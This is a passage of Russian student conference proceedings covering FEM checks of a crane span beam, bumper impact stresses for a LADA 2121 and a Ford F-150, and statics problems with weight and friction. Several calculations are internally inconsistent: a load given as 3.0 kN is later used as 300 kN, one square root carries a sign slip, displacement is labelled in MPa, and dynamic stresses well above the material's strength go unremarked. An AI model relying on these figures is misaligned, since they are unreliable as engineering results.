


Рис. 2. Разбиение 3D-модели пролётной балки на конечные элементы

После этого можно приступить к расчёту и исследованию пролётной балки (рис.3). Результаты исследования сведём в таблицу 1.




Рис. 3. Визуализация нормальных напряжений в пролётной балке

Результаты расчёта

	Расчётные значения	Максимально-допустимые значения
Нормальные напряжения	140 МПа	380МПа
Касательные напряжения	210 МПа	250МПа
Перемещения балки	18 мм	28мм
Устойчивость балки	Возможна первая форма потери устойчивости. Коэффициент запаса – 19,94	

Таким образом, при расчёте в программе АРМ FEM для КОМПАС-3D, можно сделать вывод, что геометрические характеристики пролётной балки удовлетворяют условиям прочности, жесткости и устойчивости. Значения нормальных напряжений, перемещения и показатели устойчивости значительно меньше допустимых, а касательные напряжения приближаются к допустимым, но не превышают их. [2]

Благодаря удобству работы, скорости расчёта и наглядности результатов в программе АРМ FEM для КОМПАС-3D, можно быстро проводить анализ элементов металлоконструкций грузоподъёмных машин. Это может снизить затраты времени на проектирование и обеспечить высокое качество изделий.

Список источников

1. Основы проектирования металлоконструкций подъемно-транспортных машин: учебное пособие / К. А. Гончаров, И. А. Денисов; Министерство науки и высшего образования Российской Федерации, Брянский государственный технический университет. - Брянск: Брянский государственный технический университет, 2021. - 111 с.: ил., табл.; 20 см.; ISBN 978-5-907512-56-6: 500 экз.

2. ГОСТ 32579.1-2013. Краны грузоподъемные. Принципы формирования расчетных нагрузок и комбинаций нагрузок = Ч. 1. Общие положения: Cranes. Design principles for loads and load combinations. Part General: межгос. стандарт / Разработан ЗАО "РАТТЕ". - Введ. впервые / Введ.2015-06-01. - Москва: Стандартинформ, 2015. - III, 30 с.; 29 см.

3. Реутов А.А. Моделирование приводов ленточных конвейеров. монография / Сер. Международный издательский проект "Проектирование, производство и эксплуатация подъемно-транспортной техники". Брянск, 2011.

4. Харченков В.С., Погоньшев В.А., Матанцева В.А., Романеев Н.А., Хохлов Г.А. Способ гашения колебаний. Патент на изобретение RU 2126916 С1, 27.02.1999. Заявка № 96110840/28 от 31.05.1996.

5. Воробьев В.И., Новиков В.Г., Михальченко Г.С., Измеров О.В., Пугачев А.А., Волохов С.Г. Узел подвешивания тягового электродвигателя. Патент на изобретение RU 2549427 С1, 27.04.2015. Заявка № 2014107284/11 от 25.02.2014.

Материал поступил в редколлегию 18.04.2024

УДК 629.4

Исследование прочности бамперов автомобилей

Юрков Александр Андреевич (ст. гр. О-22-НТТС-птсо-С)

Работа выполнена под руководством доцента кафедры «Наземные транспортно-технологические комплексы», Невмержицкой Галины Владимировны (galka_nevt@mail.ru)

Аннотация. Разработаны расчетные схемы бамперов автомобилей FORD F-150, LADA 2121. Построены эпюры изгибающих моментов, продольных и поперечных сил при фронтальном и боковом ударах автомобилей, получены максимальные динамические напряжения. Расчеты выполнены с использованием программного обеспечения MathCAD.

Ключевые слова: внутренние усилия, перемещения, коэффициент динамичности, интегралы Мора, динамические напряжения.

Бампер является одним из важнейших элементов, обеспечивающих безопасность движения на автомобиле. Его главная функция – защита кузова авто при ударах и наездах на препятствие.

В работе проведено исследование прочности бамперов двух автомобилей FORD F-150 и LADA 2121 при боковом и фронтальном ударах. Составлены плоские расчетные схемы и получены динамические напряжения для двух вариантов нагружения бампера: горизонтальной и вертикальной силами. Для выполнения расчетов использовано программное обеспечение *MathCAD*. Расчетная схема бампера, нагруженного горизонтальной силой, представлена на рисунке 1.

При выполнении расчетов бампер автомобиля рассматривался, как кривой стержень радиусом кривизны R , равным 4,42м (3,98м), с высотой дуги в центральной ее части f , равной 0,02м (0,0415м) и расстоянием между опорами l , равным 0,84м (1,146м). В скобках приведены данные для автомобиля FORD F-150. Остальные *исходные данные* были приняты следующими: внешняя сила, равная весу автомобиля, $P = 12850\text{Н}$ (14970Н). Материал бампера – алюминиевый сплав с характеристиками прочности: пределом текучести $\sigma_T = 290\text{МПа}$; пределом прочности $\sigma_{вр} = 440\text{МПа}$ и модулем упругости $E = 7 \cdot 10^{10}\text{Па}$. Сечение бампера LADA 2121: швеллер номер 30. Сечение бампера FORD F-150 специальное: площадь, момент сопротивления и момент инерции, которого соответственно равны: $F = 22,88 \cdot 10^{-4}\text{м}^2$, $W_x = 637 \cdot 10^{-6}\text{м}^3$; $J_x = 9550 \cdot 10^{-8}\text{м}^4$.

При расчете внутренних усилий координаты точки, лежащей на кривом стержне бампера определялись с использованием выражений (1). Расчеты были выполнены с постоянным шагом α равным $\varphi/32$.

$$Z_i = \frac{l}{2} - R \sin(\varphi - \alpha); \quad Y_i = f - R \cdot [1 - \cos(\varphi - \alpha)] \quad (1)$$

Для двух силовых участков кривого стержня бампера были определены продольная N_i и поперечная Q_i силы, изгибающий момент M_i . На рисунке 1 показано нагружение этих участков при расчете от горизонтальной силы. Далее приведены зависимости (2, 3) для их определения на первом участке и зависимости (4) для их определения на втором участке:

$$N_i = Y_A \sin(\varphi - \alpha) + Z_A \cos(\varphi - \alpha), \quad (2)$$

$$Q_i = Y_A \cos(\varphi - \alpha) + Z_A \sin(\varphi - \alpha), \quad M_i = Y_A \cdot Z_i + Z_A \cdot Y_i \quad (3)$$

$$N_i = Y_A \sin(\alpha - \varphi), \quad Q_i = Y_A \cos(\alpha - \varphi), \quad M_i = Y_A \cdot Z_i + Z_A \cdot Y_i + P(f - Y_i) \quad (4)$$

Перемещения точек удара бамперов были определены с помощью интегралов Мора (5) с учетом продольных сил и изгибающих моментов [1]:

$$\Delta_{ст} = \int_0^{\varphi} \frac{M_{p1} \cdot \overline{M}_{11} R d\varphi}{EJ_x} + \int_{\varphi}^{2\varphi} \frac{M_{p2} \cdot \overline{M}_{12} R d\varphi}{EJ_x} + \int_0^{\varphi} \frac{N_{p1} \cdot \overline{N}_{11} R d\varphi}{EF} + \int_{\varphi}^{2\varphi} \frac{N_{p2} \cdot \overline{N}_{12} R d\varphi}{EF} \quad (5)$$

Были найдены статические перемещения точек удара от максимальной внешней нагрузки, равной весу автомобиля, при двух вариантах его нагружения: боковом и фронтальном ударе.

Динамические напряжения от ударной нагрузки определялись с учетом коэффициента динамичности K_D :

$$\sigma_{дин} = \sigma_{ст} \cdot K_D,$$

где $\sigma_{ст}$ – максимальные статические напряжения, возникающие от продольной силы и изгибающего момента:

$$\sigma_{ст} = \frac{M_{maxx}}{W_x} + \frac{N}{F} \quad (6)$$

Коэффициент динамичности K_D вычисляли с учетом массы m бампера и массы M автомобиля, используя выражение (7):

$$K_D = 1 + \sqrt{1 + \frac{v^2}{g \Delta_{ст}} \cdot \frac{M}{M + K \cdot m}}, \quad (7)$$

где $v = 100$ км/час = 27,78 м/с – принятая в расчетах скорость движения автомобиля.

Результаты выполненных расчетов представлены в таблице 1. Для бампера LADA 2121, нагруженного горизонтальной силой, (рис. 1) видно, что эпюра изгибающих моментов содержит один экстремум, максимальный момент M_{max} равен 144,6 Н*м, и наблюдается при угле $\alpha = 5,4^\circ$.

Таблица 1

	LADA 2121				Ford F-150			
	σ_{cm} (МПа)	Δ_{cm} (МПа)	Кд	σ_g (МПа)	σ_{cm} (МПа)	Δ_{cm} (МПа)	Кд	σ_g (МПа)
Расчет от вертикальной силы	6,97	0,37	459,4	3202	6,7	0,21	798	5346,6
Расчет от горизонтальной силы	3,55	0,382	451,8	1604	3,34	0,27	743,8	2484,3




Рис. 1. Бампер автомобиля LADA 2121: а) расчетная схема; б) эпюра изгибающих моментов; в) эпюра поперечных сил

Сравнивая результаты расчетов, видим, что для разных бамперов одинаково то, что динамические напряжения при фронтальном ударе в два раза больше динамических напряжений при горизонтальном ударе. Также получено, что статические напряжения у двух бамперов примерно одинаковые.

Статические же перемещения у бампера Ford F-150 меньше, чем у бампера LADA 2121 в 1,4 - 1,7 раза, что увеличивает динамические напряжения у него на 35 – 40 %.

Составленные решения в среде MathCAD дают возможность легко изменять внешние данные задачи и исследовать напряженное состояние бамперов автомобилей на прочность.

Список источников

1. Сакало, В.И. Сопротивление материалов: учеб. пособие /В.И. Сакало. – Брянск: БГТУ, 2009. – 528 с.
2. Киричек А.В., Соловьев Д.Л., Жирков А.А., Федонин О.Н., Федонина С.О., Хандожко А.В. Возможности аддитивно-субтрактивно-упрочняющей технологии. Вестник Брянского государственного технического университета. 2016. № 4 (52). С. 151-160.
3. Подстригаев А.С., Лихачев В.П. Неоднозначность определения частоты в матричном приемнике. Журнал радиоэлектроники. 2015. № 2. С. 7.

4. Давыдов С.В., Горленко А.О., Сканцев В.М., Куракин М.Ю. Структура износостойких поверхностных слоев с имплантированными нанодиамазами детонационного синтеза. *Металловедение и термическая обработка металлов*. 2014. № 5 (707). С. 46-50.

5. Горленко А.О., Прудников М.И. Нормализация триботехнических испытаний для создания базы данных по одноступенчатому технологическому обеспечению износостойкости. *Трение и смазка в машинах и механизмах*. 2008. № 9. С. 7-13.

Материал поступил в редколлегию 18.04.2024

Секция «Трубопроводные транспортные системы»

УДК 531.3

Анализ учета веса в задачах статики

*Иванцов Алексей Николаевич, Трубкина Кристина Сергеевна (ст.гр.23-ЭМ-тпнз-Б)
Работа выполнена под руководством доцента кафедры «Трубопроводные
транспортные системы» Евтух Елены Сергеевны (armanova.helena@yandex.ru)
и ассистента кафедры «Трубопроводные транспортные системы» Лукашовой
Елены Витальевны (lenu4kachepikova@gmail.com)*

Аннотация. В представленной работе рассмотрено влияние силы тяжести на равновесие объекта. Определены реакции в опорах с учетом силы тяжести и без. Проведен сравнительный анализ величины реакций связей при наличии в расчетной схеме силы тяжести и при ее отсутствии. Показано, что учет веса в задачах статики позволяет более точно определить условия равновесия и принять необходимые меры для обеспечения стабильности и надежности конструкции.

Ключевые слова: равновесие, вес, сила, проекция.

Одной из основных задач статики является преобразование совокупности сил, действующих на объект, к простейшему виду, при этом установив необходимые условия ее равновесия.

Решения некоторых задач сводится к упрощению путем пренебрежения весом рассматриваемых объектом. При этом следует отметить, что учет веса в задачах статики позволяет определить точки приложения силы тяжести и ее влияние на равновесие конструкции.

В связи с этим, целью данной работы является сравнение способов решения статических задач без учета веса объекта и с его учётом.

В качестве примера была рассмотрена следующая задача. Схема суппорта универсального металлорежущего станка с закрепленным в нем резцом представлена на рис. 1.




Рис. 1 Схема суппорта

К резцу в точке D со стороны обрабатываемого изделия (на рисунке изделие не показано) приложено давление N образующее угол 30° с вертикалью и равное по модулю $3,0$ кН. Схематизируя опоры суппорта, считаем, что опорой A является цилиндрический шарнир, а в точке B суппорт поддерживается пружиной.

Пренебрегая весом суппорта, определить реакцию опоры и силу упругости пружины.

Рассмотрим равновесие суппорта, к которому приложены силы: N – давление обрабатываемого изделия на резец; F – сила упругости пружины, направленная по вертикали вверх. Применив закон освобожденный от связей, мысленно отбросим цилиндрический шарнир A и компенсируем его действие на суппорт соответствующей реакцией R_A . Обычно мы не можем заранее указать направление этой реакции, однако в данном случае суппорт находится в равновесии под действием трех непараллельных сил: N , F и R_A . Поэтому можно воспользоваться теоремой о трех непараллельных силах, согласно которой линии действия сил N , F и R_A должны пересекаться в одной точке. Так как линии действия сил N и F пересекаются в точке E , то линия действия силы R_A также должна проходить через эту точку (рис. 2).




Рис. 2. Схема сил, приложенных к суппорту

Построение силового треугольника (см. рис. 2) начнем с силы N , приложив ее в произвольной точке O , взятой вне основного рисунка. Через начало O и конец Q вектора N проведем прямые, параллельные линиям действия сил F и RA . В точке пересечения этих прямых найдем третью вершину M силового треугольника OMQ . Направим векторы F и RA так, чтобы силовой треугольник оказался замкнутым, т. е. чтобы в каждой из его вершин был расположен конец только одной силы.

Для решения силового треугольника выполним вспомогательное построение: проведем через точку D вертикаль до пересечения в точке L с прямой AE . Нетрудно видеть, что треугольники OMQ и DLE подобны, т.к. имеют соответственно параллельные стороны. Определим длины сторон треугольника DLE . Из прямоугольного треугольника DKE , в котором, по условию: $DK = CB = 15$ см, имеем:

$$DE = \frac{DK}{\sin 30^\circ} = 30 \text{ см}, \quad KE = DK \cot 30^\circ = 15\sqrt{3} \text{ см}.$$

$$\text{Поэтому, } BE = BK + KE = (20 + 15\sqrt{3}) \text{ см, т.е. } BE = 46 \text{ см}$$

$$\text{Средняя линия } CL \text{ треугольника } BAE \text{ равна } CL = \frac{1}{2}BE = 23 \text{ см}.$$

Значит, $DL = CL - CD = 3$ см. Для определения LE предварительно вычислим AE из прямоугольного треугольника AEB . Имеем $AE = \sqrt{AB^2 - BE^2} = \sqrt{30^2 + 46^2} = 55$ см.

Так как $AE = AL + LE = 2LE$, то $LE = 27,5$ см. Итак, стороны треугольника DLE равны:

$$DE = 30 \text{ см}, \quad DL = 3 \text{ см}, \quad LE = 27,5 \text{ см}.$$

Используя подобие треугольников OMQ и DLE , запишем:

$$\frac{R_A}{LE} = \frac{F}{DL} = \frac{N}{DE}, \text{ откуда } R_A = N \frac{LE}{DE}; \quad F = N \frac{DL}{DE}.$$

Подставив значения LE , DE и DL из формул, а также значение $N = 300$ кН, получим:

$$R_A = 275 \text{ кН}, \quad F = 30 \text{ кН}.$$

Ознакомившись с условием и решением поставленной задачи, теперь определяем силы R_A и F с уже учетом веса суппорта, приложенного в его центре тяжести C и равного $P = 60$ кН.

Ранее было рассмотрено равновесие суппорта под действием трех сил: N , F и R_A , используя теорему о трех непараллельных силах. Теперь к этим силам добавляется вес суппорта P . Это лишает нас возможности применить теорему о трех непараллельных силах, с помощью которой мы смогли определить положение линии действия реакции R_A цилиндрического шарнира A . Поэтому заменим силу двумя взаимно перпендикулярными составляющими. Направив ось x по горизонтали направо, а ось y по вертикали вверх, изобразим на рис. 3 составляющие R_{Ax} и R_{Ay} .




Рис. 3. Схема сил, приложенных к суппорту, с учетом веса

Итак, суппорт находится в равновесии под действием плоской системы пяти сил: N , P , F , R_{Ax} и R_{Ay} . Задача является статически определенной, ибо число алгебраических неизвестных равно трем: F , R_{Ax} и R_{Ay} .

Составим уравнения проекций на оси x и y и уравнение моментов относительно точки B . Выбор точки B целесообразен, ибо линии действия двух неизвестных сил R_{Ax} и F пересекаются в точке B . Значит, моменты этих сил относительно точки B равны нулю. В уравнение моментов войдет лишь одна неизвестная величина R_{Ay} , которую непосредственно можно будет определить. Уравнения равновесия имеют вид

$$\sum F_{kx} = -N \cos 60^\circ + R_{Ax} = 0; \quad (1)$$

$$\sum F_{ky} = R_{Ay} - P - N \cos 30^\circ + F = 0; \quad (2)$$

$$\sum m_B(F_k) = P \cdot BC - R_{Ay} \cdot AB + N \cdot BS = 0. \quad (3)$$

$$\text{Из последнего уравнения получим: } R_{Ay} = \frac{P \cdot BC + N \cdot BS}{AB}. \quad (4)$$

По условию: $P = 60$ кН, $N = 300$ кН, $BC = 15$ см, $AB = 30$ см.

Из треугольника BSE имеем $BS = BE \cdot \sin 30^\circ = 46 \cdot \frac{1}{2} = 23$ см (здесь использована формула (1) задачи 1.6). Подставив эти значения в (4), находим:

$$R_{Ay} = 260 \text{ кН.}$$

Затем из уравнений (1) и (2) имеем $R_{Ax} = N \cos 60^\circ = 300 \cdot \frac{1}{2} = 150$ кН, $F = P + N \cos 30^\circ - R_{Ay} = 60 + 150\sqrt{3} - 260 = 60$ кН.

Итак, $R_{Ax} = 150$ кН, $F = 60$ кН.

Использував полученные результаты, вычислим модуль реакции R_A цилиндрического шарнира A по формуле $R_A = \sqrt{R_{Ax}^2 + R_{Ay}^2}$.

Получим: $R_A = 300$ кН.

Как и следовало ожидать, учет силы тяжести P суппорта сказался на увеличении реакции R_A и силы упругости F . Напомним, что при решении предложенной задачи без учета веса суппорта эти силы были по модулю равны: $R_A = 275$ кН, $F = 30$ кН.

Конечно, задачу можно также решить с помощью системы уравнений (1), (2), (3), приняв в этих уравнениях $P = 0$, мы получим: $R_A = 150$ кН, $R_{Ay} = 230$ кН, $F = 30$ кН, и, следовательно, $R_A = \sqrt{R_{Ax}^2 + R_{Ay}^2} = 275$ кН.

Основываясь на полученных данных, можно сделать вывод, что учет веса в задачах статики значительно облегчает анализ системы, позволяя более точно определить условия равновесия и принять необходимые меры для обеспечения стабильности и надежности конструкции.

Список источников

1. Тарг С.М. Краткий курс теоретической механики / С.М. Тарг. – М.: Высш. шк., 2008. – 416 с.
2. Мещерский И.В. Сборник задач по теоретической механике/ И.В. Мещерский. – М.: Наука, 2008. – 448 с.
3. Серпик И.Н., Алексейцев А.В., Левкович Ф.Н., Тютюнников А.И. Структурно-параметрическая оптимизация стержневых металлических конструкций на основе эволюционного моделирования. Известия высших учебных заведений. Строительство. 2005. № 8 (560). С. 16-24.
4. Болдырев Д.А., Давыдов С.В., Сканцев В.М. Экономическая оценка эффективности внедрения новых модификаторов в чугунолитейном производстве. Заготовительные производства в машиностроении. 2007. № 9. С. 9-16.
5. Antipin D.Y., Racin D.Y., Shorokhov S.G. Justification of a rational design of the pivot center of the open-top wagon frame by means of computer simulation. В сборнике: 2nd International Conference on Industrial Engineering (ICIE-2016). Сер. "Procedia Engineering" 2016. С. 150-154.

Материал поступил в редколлегию 18.04.2024

УДК 531.43

Анализ учета силы трения в задачах статики

Самолыго Сергей Павлович (ст.гр.23-ЭМ-ттиг-Б), Юрченко Иван Сергеевич, Донцов Максим Андреевич (ст.гр.23-ЭМ-ттиг-Б)
Работа выполнена под руководством доцента кафедры «Трубопроводные транспортные системы» Евтух Елены Сергеевны (armanova.helena@yandex.ru) и ассистента кафедры «Трубопроводные транспортные системы» Лукашовой Елены Витальевны (lenu4kachepikova@gmail.com)

Аннотация. В работе проводится анализ влияния силы трения на равновесие конструкций. В расчетах использовалась два способа определения реакций связей. По результатам проведенных исследований было доказано, что сила трения дает заметный вклад, влияющий на величину реакций связей конструкций и на условия равновесия в целом.

Ключевые слова: равновесие, сила трения, статика, проекция.

При анализе задач статики с учетом силы трения необходимо учитывать, что трение оказывает влияние на условия равновесия объектов. Учитывая силу трения при определении условий равновесия важно, поскольку она может предотвращать движение или влиять на распределение сил в системе.

В качестве примера учета силы трения рассмотрим следующую задачу (рис. 1). Рассмотрим равновесие стержня AB . На него действует одна активная сила, вес стержня Q приложенный посередине стержня в точке C и направленный по вертикали вниз.




Рис. 1. Схема равновесия стержня AB

На стержень наложены три связи: горизонтальный пол, вертикальная стена и нить AD . На основании закона освобождения от связей отбросим мысленно связи и заменим их действие реакциями. Реакция гладкого пола N_a направлена перпендикулярно к полу, натяжение нити P направлено по горизонтали вправо, реакция шероховатой вертикальной стены может быть представлена двумя составляющими: нормальной реакцией, направленной по горизонтали влево, и силой трения F_B .





Рис. 2. Силы, действующие на стержень AB

Сила трения направлена по вертикали: 1) в случае, когда груз P наименьшей величины и, следовательно, возможное направление движения

точки – вниз, сила трения F_B направлена вверх (рис. 2а), в сторону, противоположную возможному движению; 2) в случае, когда груз P наибольшей величины, точка B может начать скользить по стене вверх и, следовательно, сила трения F_B (рис. 2б) направлена по вертикали вниз, опять-таки в сторону, противоположную возможному движению.

Рассматривая равновесие стержня AB как свободного твердого тела, находящегося под действием пяти сил: $Q; N_A; N_B; F_B; P_{min}$ (рис. 2), найдем минимальное значение веса груза P_{min} . Выберем оси координат – ось x направляем по горизонтали вправо, ось y – вертикально вверх. Составим уравнения равновесия (рис. 2б):

$$\begin{aligned} \sum F_{kx} &= P_{min} - N_B = 0 \\ \sum F_{ky} &= N_A + F_B - Q = 0 \\ \sum m_B (F_k) &= P_{min} l \sin a + Q \cdot 0,5l \cos a - N_A l \cos a = 0 \end{aligned}$$

Через l в последнем уравнении обозначена длина стержня AB . Кроме того, напишем зависимость силы трения от нормального давления $F_B = f N_B$.

Задача является статически определенной, так как система из четырех уравнений содержит четыре неизвестных: $N_A; N_B; F_B; P_{max}$. Решая совместно эту систему уравнений, находим искомое минимальное значение величины груза P :

$$P_{min} = \frac{Q}{2(tg a + f)}. \quad (1)$$

Для определения наибольшей величины груза P рассмотрим равновесие стержня AB (рис. 2) как свободного твердого тела, находящегося под действием пяти сил: $Q; N_A; N_B; F_B; P_{max}$.

Тогда уравнения равновесия имеют вид:

$$\begin{aligned} \sum F_{kx} &= P_{min} - N_B = 0 \\ \sum F_{ky} &= N_A + F_B - Q = 0 \\ \sum m_B (F_k) &= P_{min} l \sin a + Q \cdot 0,5l \cos a - N_A l \cos a = 0 \end{aligned}$$

кроме того, с учетом $F_B = f N_B$.

Решая совместно эту систему уравнений, находим наибольшую величину груза P , при которой стержень будет в равновесии:

$$P_{max} = \frac{Q}{2(tg a - f)}. \quad (2)$$

Из уравнения (2) следует, что P_{max} неограниченно возрастает, если $tg a \rightarrow f$. При $tg a < f$ для возможности подъема стержня (скольжения точки B вверх по стене) необходимо, чтобы сила Q была направлена вверх, по вертикали, что невозможно. Таким образом, в этом случае не существует силы P_{max} , которая могла бы нарушить равновесие лестницы.

Таким образом, равновесие стержня возможно при изменении веса груза P в пределах:

$$\frac{Q}{2(tg\ a-f)} \geq P \geq \frac{Q}{2(tg\ a+f)} \quad (3)$$

Эта задача может быть решена и несколько иным путем. Замечаем, что, по условию задачи не требуется определения неизвестной реакции гладкого пола N_a . Поэтому из возможных уравнений равновесия стержня (рис. 2) выберем такие, которые не содержат N_a . Составим уравнение моментов всех сил относительно точки A :

$$\sum m_A (F_k) = N_B l \sin a + F_B l \cos a - Q \frac{1}{2} \cos a = 0 \quad (4)$$

Второе уравнение равновесия – равенство нулю суммы проекций всех сил на горизонтальную ось x . В него также не войдет неизвестная сила N_a :

$$\sum F_{kx} = P_{min} - N_B = 0 \quad (5)$$

К этим двум уравнениям добавляется соотношение между нормальной реакцией и силой трения в точке B

$$F_B = f N_B \quad (6)$$

Подставив значение F_B , из (6) в (4) и учитывая (5), сразу получим.

$$P_{min} = \frac{Q}{2(tg\ a+f)} \quad (7)$$

Аналогично для нахождения наибольшего значения силы P составим такие же уравнения равновесия (рис. 2):

$$\sum m_A (F_k) = N_B l \sin a + F_B l \cos a - Q \frac{1}{2} \cos a = 0$$

$$\sum F_{kx} = P_{max} - N_B = 0$$

$$F_B = f N_B$$

Решив совместно эту систему уравнений, определим максимальное значение силы P :

$$P_{max} = \frac{Q}{2(tg\ a-f)} \quad (8)$$

Поэтому, был получен результат, который представлен в формуле (3). При сравнении обеих решений мы замечаем, что в первом случае мы использовали общий метод составления уравнений равновесия для твердого тела под действием произвольной плоской системы сил, не учитывая особенности задачи. Преимущество общих методов заключается в том, что они позволяют достичь цели, несмотря на различия в условиях задачи. Во втором способе решения, учитывая особенности задачи, мы видим, что нет необходимости определять реакцию гладкого пола, что позволило сократить количество уравнений равновесия и более эффективно достичь поставленной цели. Учет силы трения играет важную роль при анализе задач статики, так как она влияет на условия равновесия и стабильность конструкций. Это требует тщательного анализа и правильного учета при разработке и проектировании различных инженерных систем.

Список источников

1. Тарг С.М. Краткий курс теоретической механики/ С.М. Тарг. – М.: Высш. шк., 2008. – 416 с.

2. Мещерский И.В. Сборник задач по теоретической механике/ И.В. Мещерский. – М.: Наука, 2008. – 448 с.

